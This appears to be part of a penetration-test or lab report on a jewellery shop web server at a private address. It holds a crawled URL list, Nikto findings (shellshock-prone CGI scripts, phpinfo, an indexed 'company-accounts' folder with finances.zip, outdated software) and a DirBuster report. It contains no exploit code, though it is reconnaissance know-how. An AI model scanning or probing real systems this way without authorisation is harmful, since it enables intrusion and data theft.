http://192.168.1.20/Photos/Gold/Mang%20Tika/5.jpg
http://192.168.1.20/Photos/Gold/Mang%20Tika/6.jpg
http://192.168.1.20/Photos/Gold/Mang%20Tika/7.jpg
http://192.168.1.20/Photos/Gold/Mang%20Tika/9.jpg
http://192.168.1.20/Photos/Gold/Mang%20Tika/?C=D;O=D
http://192.168.1.20/Photos/Gold/Mangalsutra
http://192.168.1.20/Photos/Gold/Mangalsutra/1.jpg
http://192.168.1.20/Photos/Gold/Mangalsutra/10.jpg
http://192.168.1.20/Photos/Gold/Mangalsutra/11.jpg
http://192.168.1.20/Photos/Gold/Mangalsutra/12.jpg
http://192.168.1.20/Photos/Gold/Mangalsutra/13.jpg
http://192.168.1.20/Photos/Gold/Mangalsutra/14.jpg
http://192.168.1.20/Photos/Gold/Mangalsutra/15.jpg
http://192.168.1.20/Photos/Gold/Mangalsutra/16.jpg
```

```
http://192.168.1.20/Photos/Gold/Mangalsutra/17.jpg
http://192.168.1.20/Photos/Gold/Mangalsutra/2.jpg
http://192.168.1.20/Photos/Gold/Mangalsutra/3.jpg
http://192.168.1.20/Photos/Gold/Mangalsutra/4.jpg
http://192.168.1.20/Photos/Gold/Mangalsutra/5.jpg
http://192.168.1.20/Photos/Gold/Mangalsutra/6.jpg
http://192.168.1.20/Photos/Gold/Mangalsutra/7.jpg
http://192.168.1.20/Photos/Gold/Mangalsutra/8.jpg
http://192.168.1.20/Photos/Gold/Mangalsutra/9.jpg
http://192.168.1.20/Photos/Gold/Mangalsutra/?C=D;O=D
http://192.168.1.20/Photos/Gold/Necklaces
http://192.168.1.20/Photos/Gold/Necklaces/1.jpg
http://192.168.1.20/Photos/Gold/Necklaces/10.jpg
http://192.168.1.20/Photos/Gold/Necklaces/11.jpg
http://192.168.1.20/Photos/Gold/Necklaces/2.jpg
http://192.168.1.20/Photos/Gold/Necklaces/3.jpg
http://192.168.1.20/Photos/Gold/Necklaces/4.jpg
http://192.168.1.20/Photos/Gold/Necklaces/5.jpg
http://192.168.1.20/Photos/Gold/Necklaces/6.jpg
http://192.168.1.20/Photos/Gold/Necklaces/7.jpg
http://192.168.1.20/Photos/Gold/Necklaces/8.jpg
http://192.168.1.20/Photos/Gold/Necklaces/9.jpg
http://192.168.1.20/Photos/Gold/Necklaces/?C=D;O=D
http://192.168.1.20/Photos/Gold/Necklaces/images.jpg
http://192.168.1.20/Photos/Gold/Nose%20Rings
http://192.168.1.20/Photos/Gold/Nose%20Rings/1.jpg
http://192.168.1.20/Photos/Gold/Nose%20Rings/2.jpg
http://192.168.1.20/Photos/Gold/Nose%20Rings/3.jpg
http://192.168.1.20/Photos/Gold/Nose%20Rings/4.jpg
http://192.168.1.20/Photos/Gold/Nose%20Rings/5.jpg
http://192.168.1.20/Photos/Gold/Nose%20Rings/6.jpg
http://192.168.1.20/Photos/Gold/Nose%20Rings/7.jpg
http://192.168.1.20/Photos/Gold/Nose%20Rings/8.jpg
http://192.168.1.20/Photos/Gold/Nose%20Rings/9.jpg
http://192.168.1.20/Photos/Gold/Nose%20Rings/?C=D;O=D
http://192.168.1.20/Photos/Gold/Pendant%20Set
http://192.168.1.20/Photos/Gold/Pendant%20Set/1.jpg
http://192.168.1.20/Photos/Gold/Pendant%20Set/10.jpg
http://192.168.1.20/Photos/Gold/Pendant%20Set/11.jpg
http://192.168.1.20/Photos/Gold/Pendant%20Set/12.jpg
http://192.168.1.20/Photos/Gold/Pendant%20Set/2.jpg
http://192.168.1.20/Photos/Gold/Pendant%20Set/3.jpg
http://192.168.1.20/Photos/Gold/Pendant%20Set/4.jpg
http://192.168.1.20/Photos/Gold/Pendant%20Set/5.jpg
http://192.168.1.20/Photos/Gold/Pendant%20Set/6.jpg
http://192.168.1.20/Photos/Gold/Pendant%20Set/7.jpg
http://192.168.1.20/Photos/Gold/Pendant%20Set/8.jpg
http://192.168.1.20/Photos/Gold/Pendant%20Set/9.jpg
http://192.168.1.20/Photos/Gold/Pendant%20Set/?C=D;O=D
```

```
http://192.168.1.20/Photos/Gold/Pendant%20Set/images.jpg
http://192.168.1.20/Photos/Gold/Pendants
http://192.168.1.20/Photos/Gold/Pendants/1.jpg
http://192.168.1.20/Photos/Gold/Pendants/10.jpg
http://192.168.1.20/Photos/Gold/Pendants/11.jpg
http://192.168.1.20/Photos/Gold/Pendants/2.jpg
http://192.168.1.20/Photos/Gold/Pendants/3.jpg
http://192.168.1.20/Photos/Gold/Pendants/4.jpg
http://192.168.1.20/Photos/Gold/Pendants/5.jpg
http://192.168.1.20/Photos/Gold/Pendants/6.jpg
http://192.168.1.20/Photos/Gold/Pendants/7.jpg
http://192.168.1.20/Photos/Gold/Pendants/8.jpg
http://192.168.1.20/Photos/Gold/Pendants/9.jpg
http://192.168.1.20/Photos/Gold/Pendants/?C=D;O=D
http://192.168.1.20/Photos/Silver
http://192.168.1.20/Photos/Silver/?C=S;O=D
http://192.168.1.20/Photos/Silver/Anklets
http://192.168.1.20/Photos/Silver/Anklets/1.jpg
http://192.168.1.20/Photos/Silver/Anklets/10.jpg
http://192.168.1.20/Photos/Silver/Anklets/11.jpg
http://192.168.1.20/Photos/Silver/Anklets/13.jpg
http://192.168.1.20/Photos/Silver/Anklets/14.jpg
http://192.168.1.20/Photos/Silver/Anklets/15.jpg
http://192.168.1.20/Photos/Silver/Anklets/16.jpg
http://192.168.1.20/Photos/Silver/Anklets/17.jpg
http://192.168.1.20/Photos/Silver/Anklets/18.jpg
http://192.168.1.20/Photos/Silver/Anklets/2.jpg
http://192.168.1.20/Photos/Silver/Anklets/3.jpg
http://192.168.1.20/Photos/Silver/Anklets/4.jpg
http://192.168.1.20/Photos/Silver/Anklets/5.jpg
http://192.168.1.20/Photos/Silver/Anklets/6.jpg
http://192.168.1.20/Photos/Silver/Anklets/7.jpg
http://192.168.1.20/Photos/Silver/Anklets/8.jpg
http://192.168.1.20/Photos/Silver/Anklets/9.jpg
http://192.168.1.20/Photos/Silver/Anklets/?C=S;O=D
http://192.168.1.20/Photos/Silver/Armlets
http://192.168.1.20/Photos/Silver/Armlets/1.jpg
http://192.168.1.20/Photos/Silver/Armlets/10.jpg
http://192.168.1.20/Photos/Silver/Armlets/11.jpg
http://192.168.1.20/Photos/Silver/Armlets/2.jpg
http://192.168.1.20/Photos/Silver/Armlets/3.jpg
http://192.168.1.20/Photos/Silver/Armlets/4.jpg
http://192.168.1.20/Photos/Silver/Armlets/5.jpg
http://192.168.1.20/Photos/Silver/Armlets/6.jpg
http://192.168.1.20/Photos/Silver/Armlets/7.jpg
http://192.168.1.20/Photos/Silver/Armlets/8.jpg
http://192.168.1.20/Photos/Silver/Armlets/9.jpg
http://192.168.1.20/Photos/Silver/Armlets/?C=D;O=D
http://192.168.1.20/Photos/Silver/Bracelet
```

```
http://192.168.1.20/Photos/Silver/Bracelet/1.jpg
http://192.168.1.20/Photos/Silver/Bracelet/10.jpg
http://192.168.1.20/Photos/Silver/Bracelet/11.jpg
http://192.168.1.20/Photos/Silver/Bracelet/12.jpg
http://192.168.1.20/Photos/Silver/Bracelet/2.jpg
http://192.168.1.20/Photos/Silver/Bracelet/3.jpg
http://192.168.1.20/Photos/Silver/Bracelet/4.jpg
http://192.168.1.20/Photos/Silver/Bracelet/5.jpg
http://192.168.1.20/Photos/Silver/Bracelet/6.jpg
http://192.168.1.20/Photos/Silver/Bracelet/7.jpg
http://192.168.1.20/Photos/Silver/Bracelet/8.jpg
http://192.168.1.20/Photos/Silver/Bracelet/9.jpg
http://192.168.1.20/Photos/Silver/Bracelet/?C=D;O=D
http://192.168.1.20/Photos/Silver/Brooches
http://192.168.1.20/Photos/Silver/Brooches/1.jpg
http://192.168.1.20/Photos/Silver/Brooches/10.jpg
http://192.168.1.20/Photos/Silver/Brooches/11.jpg
http://192.168.1.20/Photos/Silver/Brooches/12.jpg
http://192.168.1.20/Photos/Silver/Brooches/13.jpg
http://192.168.1.20/Photos/Silver/Brooches/14.jpg
http://192.168.1.20/Photos/Silver/Brooches/15.jpg
http://192.168.1.20/Photos/Silver/Brooches/16.jpg
http://192.168.1.20/Photos/Silver/Brooches/2.jpg
http://192.168.1.20/Photos/Silver/Brooches/3.jpg
http://192.168.1.20/Photos/Silver/Brooches/4.jpg
http://192.168.1.20/Photos/Silver/Brooches/5.jpg
http://192.168.1.20/Photos/Silver/Brooches/6.jpg
http://192.168.1.20/Photos/Silver/Brooches/7.jpg
http://192.168.1.20/Photos/Silver/Brooches/8.jpg
http://192.168.1.20/Photos/Silver/Brooches/9.jpg
http://192.168.1.20/Photos/Silver/Brooches/?C=D;O=D
http://192.168.1.20/Photos/Silver/Chain
http://192.168.1.20/Photos/Silver/Chain/1.jpg
http://192.168.1.20/Photos/Silver/Chain/10.jpg
http://192.168.1.20/Photos/Silver/Chain/11.jpg
http://192.168.1.20/Photos/Silver/Chain/12.jpg
http://192.168.1.20/Photos/Silver/Chain/13.jpg
http://192.168.1.20/Photos/Silver/Chain/14.jpg
http://192.168.1.20/Photos/Silver/Chain/2.jpg
http://192.168.1.20/Photos/Silver/Chain/3.jpg
http://192.168.1.20/Photos/Silver/Chain/4.jpg
http://192.168.1.20/Photos/Silver/Chain/5.jpg
http://192.168.1.20/Photos/Silver/Chain/6.jpg
http://192.168.1.20/Photos/Silver/Chain/7.jpg
http://192.168.1.20/Photos/Silver/Chain/8.jpg
http://192.168.1.20/Photos/Silver/Chain/9.jpg
http://192.168.1.20/Photos/Silver/Chain/?C=D;O=D
http://192.168.1.20/Photos/Silver/Chain/designer5.jpg
```

http://192.168.1.20/Photos/Silver/Cuffilinks

```
http://192.168.1.20/Photos/Silver/Cuffilinks/1.jpg
http://192.168.1.20/Photos/Silver/Cuffilinks/10.jpg
http://192.168.1.20/Photos/Silver/Cuffilinks/11.jpg
http://192.168.1.20/Photos/Silver/Cuffilinks/2.jpg
http://192.168.1.20/Photos/Silver/Cuffilinks/3.jpg
http://192.168.1.20/Photos/Silver/Cuffilinks/4.jpg
http://192.168.1.20/Photos/Silver/Cuffilinks/5.jpg
http://192.168.1.20/Photos/Silver/Cuffilinks/6.jpg
http://192.168.1.20/Photos/Silver/Cuffilinks/7.jpg
http://192.168.1.20/Photos/Silver/Cuffilinks/8.jpg
http://192.168.1.20/Photos/Silver/Cuffilinks/9.jpg
http://192.168.1.20/Photos/Silver/Cuffilinks/?C=D;O=D
http://192.168.1.20/Photos/Silver/EarRings
http://192.168.1.20/Photos/Silver/EarRings/1.jpg
http://192.168.1.20/Photos/Silver/EarRings/10.jpg
http://192.168.1.20/Photos/Silver/EarRings/11.jpg
http://192.168.1.20/Photos/Silver/EarRings/12.jpg
http://192.168.1.20/Photos/Silver/EarRings/13.jpg
http://192.168.1.20/Photos/Silver/EarRings/14.jpg
http://192.168.1.20/Photos/Silver/EarRings/15.jpg
http://192.168.1.20/Photos/Silver/EarRings/16.jpg
http://192.168.1.20/Photos/Silver/EarRings/2.jpg
http://192.168.1.20/Photos/Silver/EarRings/3.jpg
http://192.168.1.20/Photos/Silver/EarRings/4.jpg
http://192.168.1.20/Photos/Silver/EarRings/5.jpg
http://192.168.1.20/Photos/Silver/EarRings/6.jpg
http://192.168.1.20/Photos/Silver/EarRings/7.jpg
http://192.168.1.20/Photos/Silver/EarRings/8.jpg
http://192.168.1.20/Photos/Silver/EarRings/9.jpg
http://192.168.1.20/Photos/Silver/EarRings/?C=S;O=D
http://192.168.1.20/Photos/Silver/Hair%20Pin
http://192.168.1.20/Photos/Silver/Hair%20Pin/1.jpg
http://192.168.1.20/Photos/Silver/Hair%20Pin/10.jpg
http://192.168.1.20/Photos/Silver/Hair%20Pin/11.jpg
http://192.168.1.20/Photos/Silver/Hair%20Pin/12.jpg
http://192.168.1.20/Photos/Silver/Hair%20Pin/13.jpg
http://192.168.1.20/Photos/Silver/Hair%20Pin/14.jpg
http://192.168.1.20/Photos/Silver/Hair%20Pin/15.jpg
http://192.168.1.20/Photos/Silver/Hair%20Pin/16.jpg
http://192.168.1.20/Photos/Silver/Hair%20Pin/17.jpg
http://192.168.1.20/Photos/Silver/Hair%20Pin/2.jpg
http://192.168.1.20/Photos/Silver/Hair%20Pin/4.jpg
http://192.168.1.20/Photos/Silver/Hair%20Pin/6.jpg
http://192.168.1.20/Photos/Silver/Hair%20Pin/7.jpg
http://192.168.1.20/Photos/Silver/Hair%20Pin/8.jpg
http://192.168.1.20/Photos/Silver/Hair%20Pin/9.jpg
http://192.168.1.20/Photos/Silver/Hair%20Pin/?C=D;O=D
http://192.168.1.20/Photos/Silver/Lady%20Rings
```

http://192.168.1.20/Photos/Silver/Lady%20Rings/1.jpg

```
http://192.168.1.20/Photos/Silver/Lady%20Rings/10.jpg
http://192.168.1.20/Photos/Silver/Lady%20Rings/11.jpg
http://192.168.1.20/Photos/Silver/Lady%20Rings/3.jpg
http://192.168.1.20/Photos/Silver/Lady%20Rings/4.jpg
http://192.168.1.20/Photos/Silver/Lady%20Rings/5.jpg
http://192.168.1.20/Photos/Silver/Lady%20Rings/6.jpg
http://192.168.1.20/Photos/Silver/Lady%20Rings/7.jpg
http://192.168.1.20/Photos/Silver/Lady%20Rings/8.jpg
http://192.168.1.20/Photos/Silver/Lady%20Rings/9.jpg
http://192.168.1.20/Photos/Silver/Lady%20Rings/?C=D;O=D
http://192.168.1.20/Photos/Silver/Man%20Ring
http://192.168.1.20/Photos/Silver/Man%20Ring/1.jpg
http://192.168.1.20/Photos/Silver/Man%20Ring/10.jpg
http://192.168.1.20/Photos/Silver/Man%20Ring/2.jpg
http://192.168.1.20/Photos/Silver/Man%20Ring/3.jpg
http://192.168.1.20/Photos/Silver/Man%20Ring/4.jpg
http://192.168.1.20/Photos/Silver/Man%20Ring/5.jpg
http://192.168.1.20/Photos/Silver/Man%20Ring/6.jpg
http://192.168.1.20/Photos/Silver/Man%20Ring/8.jpg
http://192.168.1.20/Photos/Silver/Man%20Ring/9.jpg
http://192.168.1.20/Photos/Silver/Man%20Ring/?C=D;O=D
http://192.168.1.20/Photos/Silver/Pendants
http://192.168.1.20/Photos/Silver/Pendants%20Sets
http://192.168.1.20/Photos/Silver/Pendants%20Sets/1.jpg
http://192.168.1.20/Photos/Silver/Pendants%20Sets/10.jpg
http://192.168.1.20/Photos/Silver/Pendants%20Sets/11.jpg
http://192.168.1.20/Photos/Silver/Pendants%20Sets/2.jpg
http://192.168.1.20/Photos/Silver/Pendants%20Sets/3.jpg
http://192.168.1.20/Photos/Silver/Pendants%20Sets/4.jpg
http://192.168.1.20/Photos/Silver/Pendants%20Sets/5.jpg
http://192.168.1.20/Photos/Silver/Pendants%20Sets/6.jpg
http://192.168.1.20/Photos/Silver/Pendants%20Sets/7.jpg
http://192.168.1.20/Photos/Silver/Pendants%20Sets/8.jpg
http://192.168.1.20/Photos/Silver/Pendants%20Sets/9.jpg
http://192.168.1.20/Photos/Silver/Pendants%20Sets/?C=D;O=D
http://192.168.1.20/Photos/Silver/Pendants/1.jpg
http://192.168.1.20/Photos/Silver/Pendants/10.jpg
http://192.168.1.20/Photos/Silver/Pendants/11.jpg
http://192.168.1.20/Photos/Silver/Pendants/2.jpeg
http://192.168.1.20/Photos/Silver/Pendants/3.jpg
http://192.168.1.20/Photos/Silver/Pendants/4.jpg
http://192.168.1.20/Photos/Silver/Pendants/5.jpg
http://192.168.1.20/Photos/Silver/Pendants/6.jpg
http://192.168.1.20/Photos/Silver/Pendants/7.jpg
http://192.168.1.20/Photos/Silver/Pendants/8.jpg
http://192.168.1.20/Photos/Silver/Pendants/9.jpg
http://192.168.1.20/Photos/Silver/Pendants/?C=D;O=D
http://192.168.1.20/Photos/Silver/Toe%20Ring
http://192.168.1.20/Photos/Silver/Toe%20Ring/1.jpg
```

```
http://192.168.1.20/Photos/Silver/Toe%20Ring/2.jpg
```

http://192.168.1.20/Photos/Silver/Toe%20Ring/3.jpg

http://192.168.1.20/Photos/Silver/Toe%20Ring/4.jpg

http://192.168.1.20/Photos/Silver/Toe%20Ring/5.jpg

http://192.168.1.20/Photos/Silver/Toe%20Ring/6.jpg

http://192.168.1.20/Photos/Silver/Toe%20Ring/7.jpg

http://192.168.1.20/Photos/Silver/Toe%20Ring/8.jpg

http://192.168.1.20/Photos/Silver/Toe%20Ring/9.jpg

http://192.168.1.20/Photos/Silver/Toe%20Ring/?C=D;O=D

http://192.168.1.20/adminstyle.css

http://192.168.1.20/company-accounts

http://192.168.1.20/company-accounts/

http://192.168.1.20/company-accounts/?C=D;O=D

http://192.168.1.20/company-accounts/finances.zip

http://192.168.1.20/company-accounts/readme.txt

http://192.168.1.20/contact

http://192.168.1.20/contact/include

http://192.168.1.20/contact/scripts

http://192.168.1.20/css

http://192.168.1.20/css/?C=D;O=D

http://192.168.1.20/default.php

http://192.168.1.20/extras.php?type=delivery.php

http://192.168.1.20/featured.php?pn=24

http://192.168.1.20/icons

http://192.168.1.20/icons/back.gif

http://192.168.1.20/icons/blank.gif

http://192.168.1.20/icons/compressed.gif

http://192.168.1.20/icons/folder.gif

http://192.168.1.20/icons/image2.gif

http://192.168.1.20/icons/text.gif

http://192.168.1.20/icons/unknown.gif

http://192.168.1.20/image

http://192.168.1.20/image/?C=D;O=D

http://192.168.1.20/image/addBanner-940x145.jpg

http://192.168.1.20/image/arrows-2.png

http://192.168.1.20/image/back

http://192.168.1.20/image/back-to-top.png

http://192.168.1.20/image/back/?C=S;O=D

http://192.168.1.20/image/back/banner1-960x300.jpg

http://192.168.1.20/image/back/banner2-960x300.jpg

http://192.168.1.20/image/banner-shadow.png

http://192.168.1.20/image/banner1-960x300.jpg

http://192.168.1.20/image/banner2-960x300.jpg

http://192.168.1.20/image/borderBg.jpg

http://192.168.1.20/image/button-next.png

http://192.168.1.20/image/button-previous.png

http://192.168.1.20/image/cart-icon.jpg

http://192.168.1.20/image/close.jpg

http://192.168.1.20/image/colorpiker.png

```
http://192.168.1.20/image/fancybox overlay.png
http://192.168.1.20/image/favicon.png
http://192.168.1.20/image/hr.png
http://192.168.1.20/image/ico-google.png
http://192.168.1.20/image/icon-fb.png
http://192.168.1.20/image/icon-twit.png
http://192.168.1.20/image/logo.png
http://192.168.1.20/image/mail.png
http://192.168.1.20/image/nophoto.gif
http://192.168.1.20/image/phone.png
http://192.168.1.20/image/xv.png
http://192.168.1.20/includes
http://192.168.1.20/js
http://192.168.1.20/js/?C=D;O=D
http://192.168.1.20/js/jquery-1.7.1.min.js?_=1574861493950
http://192.168.1.20/latest.php?pn=1
http://192.168.1.20/login.php
http://192.168.1.20/pictures
http://192.168.1.20/pictures/?C=D;O=D
http://192.168.1.20/pictures/fluffy.jpg
http://192.168.1.20/pictures/rick.jpg
http://192.168.1.20/processlogin.php
http://192.168.1.20/robots.txt
http://192.168.1.20/sitemap.xml
http://192.168.1.20/topsell.php?Items=0032&MenuCat=8&Subname=Sellings
http://192.168.1.20/topviewed.php?Items=0031&MenuCat=8&Subname=Views
http://192.168.1.20/viewproduct.php?Items=0007&MenuCat=5&Subname=LadyRings
http://192.168.1.20/viewproduct.php?Items=0007&pn=1
http://192.168.1.20:80/
http://192.168.1.20:80/Photos/
http://192.168.1.20:80/Photos/Diamond/
http://192.168.1.20:80/Photos/Diamond/Bangles/
http://192.168.1.20:80/Photos/Diamond/EarRings/
http://192.168.1.20:80/Photos/Diamond/Lady%20Ring/
http://192.168.1.20:80/Photos/Diamond/Necklaces/
http://192.168.1.20:80/Photos/Diamond/Nose%20Pin/
http://192.168.1.20:80/Photos/Diamond/Pendant%20Set/
http://192.168.1.20:80/Photos/Diamond/Pendants/
http://192.168.1.20:80/Photos/Diamond/Rings/
http://192.168.1.20:80/Photos/Gold/
http://192.168.1.20:80/Photos/Gold/Bangles/
http://192.168.1.20:80/Photos/Gold/Ear%20Rings/
http://192.168.1.20:80/Photos/Gold/Lady%20Rings/
http://192.168.1.20:80/Photos/Gold/Man%20Rings/
http://192.168.1.20:80/Photos/Gold/Mang%20Tika/
http://192.168.1.20:80/Photos/Gold/Mang%20Tika/Thumbs.db
http://192.168.1.20:80/Photos/Gold/Mangalsutra/
```

http://192.168.1.20:80/Photos/Gold/Necklaces/

http://192.168.1.20:80/Photos/Gold/Necklaces/Thumbs.db

```
http://192.168.1.20:80/Photos/Gold/Nose%20Rings/
```

http://192.168.1.20:80/Photos/Gold/Pendant%20Set/

http://192.168.1.20:80/Photos/Gold/Pendants/

http://192.168.1.20:80/Photos/Silver/

http://192.168.1.20:80/Photos/Silver/Anklets/

http://192.168.1.20:80/Photos/Silver/Anklets/Thumbs.db

http://192.168.1.20:80/Photos/Silver/Armlets/

http://192.168.1.20:80/Photos/Silver/Bracelet/

http://192.168.1.20:80/Photos/Silver/Brooches/

http://192.168.1.20:80/Photos/Silver/Chain/

http://192.168.1.20:80/Photos/Silver/Cuffilinks/

http://192.168.1.20:80/Photos/Silver/EarRings/

http://192.168.1.20:80/Photos/Silver/Hair%20Pin/

http://192.168.1.20:80/Photos/Silver/Lady%20Rings/

http://192.168.1.20:80/Photos/Silver/Man%20Ring/

http://192.168.1.20:80/Photos/Silver/Pendants%20Sets/

http://192.168.1.20:80/Photos/Silver/Pendants/

http://192.168.1.20:80/Photos/Silver/Toe%20Ring/

http://192.168.1.20:80/about.php

http://192.168.1.20:80/cgi-bin/

http://192.168.1.20:80/contact.php

http://192.168.1.20:80/contact/

http://192.168.1.20:80/contact/ReadMe.txt

http://192.168.1.20:80/contact/a.php

http://192.168.1.20:80/contact/contactform-code.php

http://192.168.1.20:80/contact/include/

http://192.168.1.20:80/contact/include/Readme.txt

http://192.168.1.20:80/contact/include/SFOldRepublicSCBold.ttf

http://192.168.1.20:80/contact/include/captcha-creator.php

http://192.168.1.20:80/contact/include/class.phpmailer.php

http://192.168.1.20:80/contact/include/class.smtp.php

http://192.168.1.20:80/contact/include/fgcontactform.php

http://192.168.1.20:80/contact/popup-contact.css

http://192.168.1.20:80/contact/popup-contactform.php

http://192.168.1.20:80/contact/scripts/

http://192.168.1.20:80/contact/scripts/fg\_ajax.js

http://192.168.1.20:80/contact/scripts/fg\_captcha\_validator.js

http://192.168.1.20:80/contact/scripts/fg\_form\_submitter.js

http://192.168.1.20:80/contact/scripts/fg\_moveable\_popup.js

http://192.168.1.20:80/contact/scripts/gen\_validatorv31.js

http://192.168.1.20:80/contact/sendMail.php

http://192.168.1.20:80/contact/show-captcha.php

http://192.168.1.20:80/css/

http://192.168.1.20:80/css/bootstrap.css

http://192.168.1.20:80/css/carousel.css

http://192.168.1.20:80/css/flexslider.css

http://192.168.1.20:80/css/jquery.fancybox.css

http://192.168.1.20:80/css/slideshow.html

http://192.168.1.20:80/css/stylesheet-1.css

http://192.168.1.20:80/css/stylesheet-2.css http://192.168.1.20:80/css/stylesheet-3.css http://192.168.1.20:80/css/stylesheet-4.css http://192.168.1.20:80/css/stylesheet.css http://192.168.1.20:80/error/ http://192.168.1.20:80/extras.php http://192.168.1.20:80/featured.php http://192.168.1.20:80/icons/ http://192.168.1.20:80/image/ http://192.168.1.20:80/image/back/ http://192.168.1.20:80/image/logopsd.psd http://192.168.1.20:80/image/xv oldpng http://192.168.1.20:80/includes/ http://192.168.1.20:80/includes/config.php http://192.168.1.20:80/includes/connection.php http://192.168.1.20:80/includes/mysqli\_connection.php http://192.168.1.20:80/index.php http://192.168.1.20:80/js/ http://192.168.1.20:80/js/bootstrap.js http://192.168.1.20:80/js/cloud-zoom.1.0.2.js http://192.168.1.20:80/js/custom.js http://192.168.1.20:80/js/html5.js http://192.168.1.20:80/js/jquery-1.7.1.min.js http://192.168.1.20:80/js/jquery.dcjgaccordion.2.9.js http://192.168.1.20:80/js/jquery.fancybox.pack.js http://192.168.1.20:80/js/jquery.flexslider-min.js http://192.168.1.20:80/js/jquery.jcarousel.min.js http://192.168.1.20:80/js/jquery.js http://192.168.1.20:80/js/tabs.js http://192.168.1.20:80/latest.php http://192.168.1.20:80/phpmyadmin/ http://192.168.1.20:80/pictures/ http://192.168.1.20:80/register.html http://192.168.1.20:80/topsell.php http://192.168.1.20:80/topviewed.php http://192.168.1.20:80/viewproduct.php http://192.168.1.20:80/viewpurchase.php

#### nikto.txt

- Nikto v2.1.6

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+ Target IP: 192.168.1.20

+ Target Hostname: 192.168.1.20

+ Target Port: 80

+ Start Time: 2019-11-20 09:35:39 (GMT-5)

\_\_\_\_\_

- + Server: Apache/2.4.3 (Unix) OpenSSL/1.0.1c PHP/5.4.7
- + Cookie PHPSESSID created without the httponly flag
- + Retrieved x-powered-by header: PHP/5.4.7
- + The anti-clickjacking X-Frame-Options header is not present.
- + The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
- + The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
- + OSVDB-3268: /company-accounts/: Directory indexing found.
- + Entry '/company-accounts/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
- + "robots.txt" contains 1 entry which should be manually viewed.
- + PHP/5.4.7 appears to be outdated (current is at least 7.2.12). PHP 5.6.33, 7.0.27, 7.1.13, 7.2.1 may also current release for each branch.
- + Apache/2.4.3 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
- + OpenSSL/1.0.1c appears to be outdated (current is at least 1.1.1). OpenSSL 1.0.0o and 0.9.8zc are also current.
- + Apache mod\_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. See http://www.wisec.it/sectou.php?id=4698ebdc59d15. The following alternatives for 'index' were found: HTTP\_NOT\_FOUND.html.var, HTTP\_NOT\_FOUND.html.var,
- + OSVDB-112004: /cgi-bin/printenv: Site appears vulnerable to the 'shellshock' vulnerability (http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6271).

HTTP\_NOT\_FOUND.html.var, HTTP\_NOT\_FOUND.html.var, HTTP\_NOT\_FOUND.html.var

- + OSVDB-112004: /cgi-bin/printenv: Site appears vulnerable to the 'shellshock' vulnerability (http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6278).
- + Web Server returns a valid response with junk HTTP methods, this may cause false positives.
- + DEBUG HTTP verb may show server debugging information. See http://msdn.microsoft.com/en-us/library/e8z01xdh%28VS.80%29.aspx for details.
- + OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
- + /phpinfo.php: Output from the phpinfo() function was found.

- + OSVDB-12184: /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
- + OSVDB-12184: /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
- + OSVDB-12184: /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
- + OSVDB-12184: /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
- + OSVDB-3268: /css/: Directory indexing found.
- + OSVDB-3092: /css/: This might be interesting...
- + OSVDB-3268: /includes/: Directory indexing found.
- + OSVDB-3092: /includes/: This might be interesting...
- + OSVDB-3233: /cgi-bin/printenv: Apache 2.0 default script is executable and gives server environment variables. All default scripts should be removed. It may also allow XSS types of attacks. http://www.securityfocus.com/bid/4431.
- + OSVDB-3233: /cgi-bin/test-cgi: Apache 2.0 default script is executable and reveals system information. All default scripts should be removed.
- + OSVDB-3233: /phpinfo.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of system information.
- + OSVDB-3268: /icons/: Directory indexing found.
- + OSVDB-3268: /image/: Directory indexing found.
- + OSVDB-3233: /icons/README: Apache default file found.
- + /login.php: Admin login page/section found.
- + 9535 requests: 0 error(s) and 33 item(s) reported on remote host
- + End Time: 2019-11-20 09:36:49 (GMT-5) (70 seconds)

\_\_\_\_\_

+ 1 host(s) tested

#### dirbuster.txt

DirBuster 1.0-RC1 - Report

http://www.owasp.org/index.php/Category:OWASP\_DirBuster\_Project

Report produced on Thu Nov 28 12:42:41 EST 2019

```
http://192.168.1.20:80
Directories found during testing:
Dirs found with a 200 response:
/
/Photos/
/Photos/Silver/
/Photos/Silver/EarRings/
/Photos/Gold/
/Photos/Gold/Pendants/
/Photos/Silver/Anklets/
/Photos/Diamond/
/icons/
/Photos/Diamond/Bangles/
/Photos/Silver/Armlets/
/Photos/Silver/Bracelet/
/Photos/Gold/Bangles/
/Photos/Gold/Ear%20Rings/
/Photos/Silver/Brooches/
/Photos/Silver/Chain/
/Photos/Gold/Lady%20Rings/
/Photos/Gold/Man%20Rings/
/Photos/Silver/Cuffilinks/
/Photos/Diamond/EarRings/
/Photos/Silver/Hair%20Pin/
/Photos/Diamond/Lady%20Ring/
/Photos/Silver/Lady%20Rings/
```

/Photos/Gold/Mang%20Tika/ /Photos/Diamond/Necklaces/

/Photos/Gold/Mangalsutra/	
/Photos/Diamond/Nose%20Pin/	
/Photos/Gold/Necklaces/	
/image/	
/Photos/Silver/Pendants/	
/Photos/Silver/Pendants%20Sets	<i>I</i>
/Photos/Diamond/Pendant%20Se	et/
/js/	
/Photos/Diamond/Pendants/	
/Photos/Gold/Nose%20Rings/	
/Photos/Diamond/Rings/	
/Photos/Silver/Toe%20Ring/	
/Photos/Gold/Pendant%20Set/	
/image/back/	
Files found during testing:	
Files found during testing:	
Files found during testing:  Files found with a 200 responce:	
Files found during testing:  Files found with a 200 responce:  /index.php	
Files found during testing:  Files found with a 200 responce:  /index.php /register.html	
Files found during testing:  Files found with a 200 responce:  /index.php /register.html /about.php	
Files found during testing:  Files found with a 200 responce:  /index.php /register.html /about.php /contact.php	
Files found during testing:  Files found with a 200 responce:  /index.php /register.html /about.php /contact.php /viewproduct.php	
